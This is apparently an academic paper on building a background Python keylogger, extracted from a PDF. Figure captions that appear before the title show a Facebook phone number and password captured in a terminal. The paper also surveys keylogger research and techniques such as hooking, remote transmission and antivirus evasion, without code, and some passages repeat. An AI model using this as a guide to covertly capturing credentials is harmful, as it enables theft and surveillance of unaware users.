


Fig B.7 Output Of The Word Crome Is Displayed In The Ubuntu Terminal




Fig B.8 Search Facebook Login Page




Fig B.9 Output Of The Word www.Facebook.com Is Displayed In The Ubuntu Terminal




Fig B.10 Enter The Phone Number




Fig B.11 Output Of The Phone Number Is Displayed In The Ubuntu Terminal




Fig B.12 Enter The Password




Fig B.13 Output Of The Password Is Displayed In The Ubuntu Terminal




Fig B.14 Enter The Login Key

In Fig B.4 the antivirus remains on in the targeted system while the python application is running on the background. In Fig B.5 the fragment code explain the server is linked with the python file along with time interval and port number to receive the data. In Fig B.6 the screenshot explain that the application run in the background. In Fig B.7 the screenshot explains about the how the python file look like after getting converted into an application.

KEYLOGGER FOR RECORDING THE KEYSTROKE OF THE TARGETED MACHINE

Shivaramakrishnan T
Department of computer science
and engineering
Sathyabama institute of science and
technology
Chennai INDIA
hero88375@gmail.com

Yaswanth R
Department of computer science
and engineering
Sathyabama institute of science and
technology
Chennai INDIA
yaswanthrsm@gmail.com

SREEKRISHNA
Department of computer science
and engineering
Sathyabama institute of science and
technology
Chennai INDIA
[sreekrishna.cse@sathyabama.ac.
in](mailto:sreekrishna.cse@sathyabama.ac.in)

Abstract—In the recent digital era security has become more challenging. There are a plethora of ways to find solution to ensure monitor the system and provide required security. Keylogger is one of the cyber attacks which records the key strokes of the targeted systems or devices from the host person. In other words, the program retrieves vital information such as login credentials, passwords and other sensitive information. There are many types of keylogger, software keyloggers is one of the keylogger type which use software applications to collect the information from the targeted machine to host machine. It is indeed difficult to trace the software keylogger because it runs in background without any noticeable signs. However, there are some signs like network traffic and unexpected activity. This paper concentrates on the implementation of keylogger and its observation using python file, javascript file and etc.

Keywords—Cyber attack, malware, keylogger, keystroke, record and background.

Introduction

Malware is derived from the word "malicious software". Malware can be of programs, tools or codes that affect the system with or without the owners knowledge[1]. Malware is the software program that is used by the hackers to hack password, login details, credentials of the individual or organization. Malware are those malicious software the attack the system against the system's firewall and system's antivirus. In a general opinion, antivirus protects the system from the malicious malware and the firewall rusticates the network attackers. The cyber-criminals can crack even the latest operating system.

The built-in firewall security can be inferred by the existing hackers. So now-a-days the built-in firewall can not ensure security. The other issue is the availability of unauthenticated antivirus[2].

The way a keylogger operates is by listening for signals that the computer's operating system receives from the keyboard. After that, it logs these signals and keeps a record of them. The individual who installs the keylogger can examine all of the keystrokes made on the keyboard by accessing this log file. Certain keyloggers have the ability to take screenshots, record audio, and keep an eye on online activities. Although keyloggers have many beneficial uses, their destructive use significantly surpasses their potential advantages given the rapid rise in Internet usage[3].

Malware, short for malicious software, is software that enters a system, performs malicious tasks, and steals private and sensitive financial data without the user's awareness. Malware can take many different forms, including as worms, Trojan horses, viruses, keyloggers, and spyware. Cyber-criminals create various attacks and one among them is keylogger. Keylogger is used to record the key strokes of the targeted machine using a host machine. It hacks the personal or sensitive data. Keylogging is also known as keystroke logging records which is used to communicate with the targeted device. When user tries to interact with the computer, keyboard is used. Every input the user provides is obtained as "keystroke".

Each keystroke consists of Length of the keystroke, Keypressed and Duration of the keystroke and etc[3].

Keylogger is one of the types of malware that is used to record the passwords, credit card details and the sensitive data of individuals or the organization. Sometimes, parents will use some malicious software, among one is keylogger. They will use the keylogger for monitoring their child, husband or wife. Keylogger is implemented in very minimal quantity in the organization sector. The use of keylogger in organization is to keep the track of the employee by the higher person in the organization. In this type the keylogger program will be implemented with the knowledge of the user. The keylogger is mainly used by the hackers to hack the passwords, login credentials and some confidential data. This type of person we implement the keylogger program without the knowledge of user to hack the data. Keylogger is one of the malicious program which capture the keystroke of the victim's machine. Password and sensitive data can be obtained using keylogger. In many situation the hackers will implant the program or devices on the targeted device which is used to communicate with the host person or the hacker. This device communicates with or without the knowledge of the target or the client.

Keystroke logging is the process of documenting each keystroke that is entered into a computer. Most likely, keystroke logging involves listening in on a private discussion. Digital gadgets, like PCs and smartphones, have a plethora of important information at their disposal. The logged keyboard keystrokes provide easy access to all of these personal data and user behavior. everything that you enter into the computer. Keystroke recording allows for the disclosure of any information communicated through text messaging, social media, websites, email, and search engines. Every keystroke is recorded by a program known as a "keylogger" that operates in the computer's background and saves the data in a ".txt" file. Then remove the file once the transmission has finished or the software has been closed[4].

Software keylogger is the most common technique which uses the software program for capturing the keystroke of the targeted machine. It uses only the software component for recording the sensitive data. As the name suggests, it will work on software

level. Drivers will be required for this keylogger. These are the malicious programs which will record the data of the targeted system. It will work on the OS level operations. This keylogger can not be identified physically when attached to a system. As it runs on the background of the system, it is even untraceable when it is in use. Keyloggers gather information and transfer it to a third party, such as an IT, criminal, or court department. A key logger is a program that records keystrokes using algorithmic methods for various purposes, such as pattern matching. There may be differences in the amount of data collected by a key logger program. The simplest key logger is limited to recording keystrokes from a particular website or application[5]-[7].

Related Works

With technology advancing at an accelerated rate, security is the most important aspect that must be preserved. In this sense, all it takes for an attacker to wreak harm is one vulnerability. Nonetheless, there are situations when using this vulnerability is required to keep an eye on how mobile, desktop, and laptop devices are being used for information security. Many companies are increasingly using various online programs to monitor the personal work of different customers. This model's goal is to learn how a keylogger functions by creating a working, real-time keylogger and a clipboard logger that record text data copied from the clipboard and keystrokes submitted by users, respectively. Since the onset of this modern pandemic, most people in society have been using electronic devices for a variety of functions. Depending on the users' intents, the goals can be good or evil. Because of this, there is a need to closely monitor users in order to prevent these illicit acts from occurring due to the massive utilization of the systems. As a result, this monitoring can assist parents in reviewing their children's system usage as well as employers in keeping an eye on staff system utilization.[8].

Children are much ahead of their parents in terms of technology. For parents, time is limited because of their busy schedules and everyday challenges. Keyloggers are devices that record keystrokes, mouse movements, and user behavior in order to gather data and

identify trends. Additionally, those recordings can be used to identify inappropriate child behavior as well as the emotional states of the kids. Systems for behavioral data extraction and risk analysis are able to examine vast amounts of web content and URLs that are captured by proxies, in addition to data on screen times and application activity that is gathered by background services. Child predators can be recognized and stopped by the research. Indeed, phishing attacks and cyber bullying transcend many boundaries and seriously damage society. It alerts parents to sexual and other online predators who frequently target youngsters and disables external dangers. The Panda Guardian was able to accomplish its objective with the help of several algorithms and their corresponding results. A guardian companion is the model evaluation report, which contrasts all the approaches. Parents can receive support to protect their kids from the always changing cyber threats[9].

Computers are employed everywhere these days for everyday chores. Computers get input from the keyboard and mouse, among other input devices. The monitoring of input gadgets is just as crucial as keeping an eye on users' activity logs. A keylogger, also called a keystroke logger, is a hardware or software tool that keeps track of each keystroke a user types. Every keystroke can be recorded in a log file by a keylogger, a type of surveillance program that can be either spyware or freeware. For systems that rely on their system for regular transactions, like online banking systems, it poses a serious risk. While the programmer only uses kernel level interrupt facilities, privileged also depends on access to the full message sent by keyboard drivers, as well as on Kernel keylogger's implementation and location. Undoubtedly, this requires a great deal of strength and experience for accurate and effective execution. Nonetheless, it has been noted that 90% of the keyloggers in use today operate in user space and don't require authorization to operate. Our primary goal is to find user space keyloggers. We employ an approach for this aim that is obviously based on methods of detecting user space

keyloggers, a crucial class of malware packages. In order to accomplish this, we will match the input/output (I/O) of every process with a user-simulated activity. If the two are significantly connected, we will assert detection[10].

Rapid advancements are being made in both technology and the virus that undermines security and steals data. In order to solve the security issues that both professionals and youngsters may face, keylogger software is being used in this project to monitor and assess employee activity. This will help with security issues if children inadvertently download or install unwanted software. In this project, a software-based keylogger is developed using Visual Studio Code and the Python programming language for specific testing needs. The history of the investigation is well explained, as are the problems brought up by previous research. A self-assessment software and software for workplace and kid supervision is provided as a solution. After a design is developed, the software is tested in a system that operates in a controlled environment. After testing, the program is found to work well, however under some conditions it is detected by powerful antivirus software, which may be improved in subsequent research[11].

Data is encrypted during the encryption process so that only a password or encryption key can decrypt it. Data content is protected via encryption as opposed to avoiding unauthorized access to or interception of data transmission. It is used by intelligence and security agencies as well as by personal security software that safeguards user information. The recommended A program called a keylogger, also referred to as a keystroke logger, records or logs the keys you press on your console. It typically does this covertly so you are unaware that your activities are being watched. Though this software has real uses as well, most people only see its drawbacks. In addition to being used maliciously, such as gathering data and other personal information for malicious intent, it can also be used to keep an eye on your coworkers at work, to monitor your kids' activities at home, and to help law enforcement track

down and investigate incidents involving computer use. With the exception of the pynput module, which needs to be installed and is not a standard Python module, the entire project will be written in Python. We're going to write software that records keystrokes and saves the data to a file[12].

Users are advised to adopt more robust and unique passwords for sensitive accounts and to be aware of typical strategies used by hackers in their increasingly sophisticated phishing and social engineering attacks. In this case, having a strong password offers no protection because keyloggers record every keystroke. This essay will go over keylogging software's features and offer an overview of security measures. Two anti-keylogging programs and three keylogging applications are tested against each other to see what information is recorded and which level of protection is more effective. There is also a discussion of risk assessment in relation to keyloggers and remedial methods[13].

With technology advancing at an accelerated rate, security is the most important aspect that must be preserved. In this sense, all it takes for an attacker to wreak harm is one vulnerability. Nonetheless, there are situations when using this vulnerability is required to keep an eye on how mobile, desktop, and laptop devices are being used for information security. Many companies are increasingly using various online programs to monitor the personal work of different customers. This model's goal is to better understand how a keylogger functions by creating a working, real-time keylogger and a clipboard logger that, respectively, record text data copied from the clipboard and keystrokes submitted by users. Depending on the goals of the users, the aims might be good or evil. Because of this, there is a need to closely monitor users in order to prevent these illicit acts from occurring due to the massive utilization of the systems. In light of this, monitoring can be helpful for parents in assessing how their children are using the system and for companies in observing how their staff members are using it. Nonetheless, by copying text from the device and acting on it,

users may be able to deftly exploit this keylogger technique. This leads to the system's general surveillance[14].

The new radio frequency (RF) keylogging attack known as AirKeyLogger is presented in this study for systems that are air-gapped. We don't need any physical gear for our assault, unlike hardware keylogging devices. Rather, it is entirely dependent on software changes and can be carried out through a software supply-chain attack. The working frequencies of the CPU are changed to produce an electromagnetic emission pattern from the power unit that is modulated by keystrokes, which is then used to leak confidential data. A smartphone with a basic antenna or an RF receiver can pick up the keystroke data from many meters away. We offer relevant work, go over keylogging strategies, and give multi-key modulation approaches. We test our approach with several on-screen keyboards and typing speeds[15].

Keyloggers are computer programs designed to log every keystroke made on the device, making it possible to steal a sizable amount of important data without the owner's knowledge. Online fraudsters often utilize malware-infected software to target mobile devices, such as tablets and smartphones. However, hackers get more skilled over time. It will be easier for them to add a keylogger to a website than a software program, as the latter necessitates that users download and install it on their devices in order to access it. This research aims to provide a framework for online keylogger detection for platform-independent devices based on machine learning. This technique would enhance Internet users' security and privacy. Three classifiers are used in this study: LightGBM, CatBoost, and XGBoost. Additionally, this work employs a Complete Feature Selection strategy for feature selection, which reduced runtime complexity and increased the reliability of the detection process. The simulation's findings demonstrate that XGBoost outperformed conventional ML and boosting methods, achieving 91% accuracy for the whole feature set and 98% accuracy for specific features[16].

The most common kind of keylogging is done with software keyloggers. Accessible are low-cost, user-

specific, and custom designed keylogging programs. It is necessary to adapt these key loggers to every target operating system in order to ensure that I/O devices are handled correctly. Thus, operating system-based software key logger devices—keyboard state tables, system routine hooks, and the use of kernel-mode layered drivers—inevitably result from system variations. Software key logger is found to have a high execution time and resource consumption. The PSO approach is used in this study to maximize the performance of the software key loggers. The suggested model is put into practice in MATLAB, and the outcomes are examined in terms of resource usage and execution Time[17].

Cybersecurity Testbeds (CSTs) are used to test and assess both new and current techniques, as well as to mimic cyber attacks. It's a secure area where security may be improved and vulnerabilities fixed. Malicious programs called keyloggers keep track of keystrokes. In order to define the key components of a successful cybersecurity Testbed, the proposed work implemented a case study on the cybersecurity Testbeds that are now accessible, their importance, and their features. Additionally, it includes a study on keyloggers as well as a simulation and operational analysis. includes two different keylogger datasets and a data visualization report in order to provide a meaningful knowledge of keyloggers[18].

Keyloggers are computer applications designed to log and track keystrokes made on a keyboard. Hackers frequently use them to obtain private information illegally, such as passwords, credit and debit card numbers, and other sensitive data. Keystroke dynamics is a biometric method of identification that makes use of an individual's distinctive keystroke patterns and rhythms. Keyloggers and keystroke dynamics can be combined to provide a user authentication method that is more precise and safe. Conventional keyloggers just record keystrokes; they do not record the user's whole activities, including system and application information. The intention is to develop a far more complex piece of software that resembles a keylogger. The software will save the keystrokes that are input into a keyboard-based system. Information about the user's active program on the system is also provided by the software. The application also logs user information, MAC addresses, public and secret IP addresses, and other data. In addition to these features, the application will look at users typing patterns and be able to identify system users based on their typing patterns. The keylogger software intercepts keyboard input, logs all keystrokes, and saves the data in a log file. To avoid unwanted access, the data is usually encrypted and stored safely. After that, the keylogger can send the log file to a distant server so that it can be examined and utilized for a number of

functions[19].

The software will save the keystrokes that are input into a keyboard-based system. Information about the user's active program on the system is also provided by the software. The application also logs user information, MAC addresses, public and secret IP addresses, and other data. In addition to these features, the application will look at users' typing patterns and be able to identify system users based on their typing patterns. The keylogger software intercepts keyboard input, logs all keystrokes, and saves the data in a log file. To avoid unwanted access, the data is usually encrypted and stored safely. After that, the keylogger can send the log file to a distant server so that it can be examined and utilized for a number of functions. The goal of this study is to learn about malware analysis, as well as related tools and techniques, and present a thorough overview of the field in order to demonstrate how malware analysis is carried out. In the real world, malware is analyzed using a variety of tools and methods to obtain the data required to address malware issues and react to network intrusions within an organization. A thorough analysis of the data is conducted to examine how malware analysis functions, and a conclusion is reached[20].

Existing Approaches and Limitations

The earlier versions of keylogger will record the keystroke of the targeted machine only. Where this keylogger are present in the foam of software keyloggers and hardware keylogger mainly in earlier days. Earlier the keylogger application are been used for hacking. But the trend has been changed this application is used for monitoring purposes. The hardware keylogger are been completely used by hacker and software keylogger are partially used by hackers and by the organization side.

Keyboard Hooking Events: Keyloggers can use a variety of methods, including low-level keyboard hooks and API hooking, to intercept keyboard events. This enables them to intercept keystrokes before they enter the intended program. Logging at the kernel level: Because they may record keystrokes at a higher level of the operating system, certain keyloggers function at the kernel level, making them more difficult to identify and eliminate. Distance Logging: Many keyloggers are made to transmit the keystrokes they record to a remote server under the attacker's control. This makes it possible to remotely monitor keystrokes. Cryptomethods: Keyloggers frequently use stealth tactics to avoid being discovered by anti-virus and anti-malware programs.

Software Keyloggers' Drawbacks

- **Detection:** Keyloggers' ability to be used for covert surveillance is limited by the possibility of being discovered by antivirus software, anti-malware programs, or

specialist intrusion detection systems.

- **Installation:** The majority of keyloggers need to be installed or executed on the target machine in some way, which can be seen by security software or watchful users.
- **Encryption:** Keyloggers' ability to record keystrokes entered within encrypted settings, like password managers or HTTPS web pages, may be limited in some situations.
- **Ethical Concerns:** Using keyloggers without the required authority is prohibited and unethical in many jurisdictions, which puts people and organizations using them at risk for legal issues as well as moral conundrums.
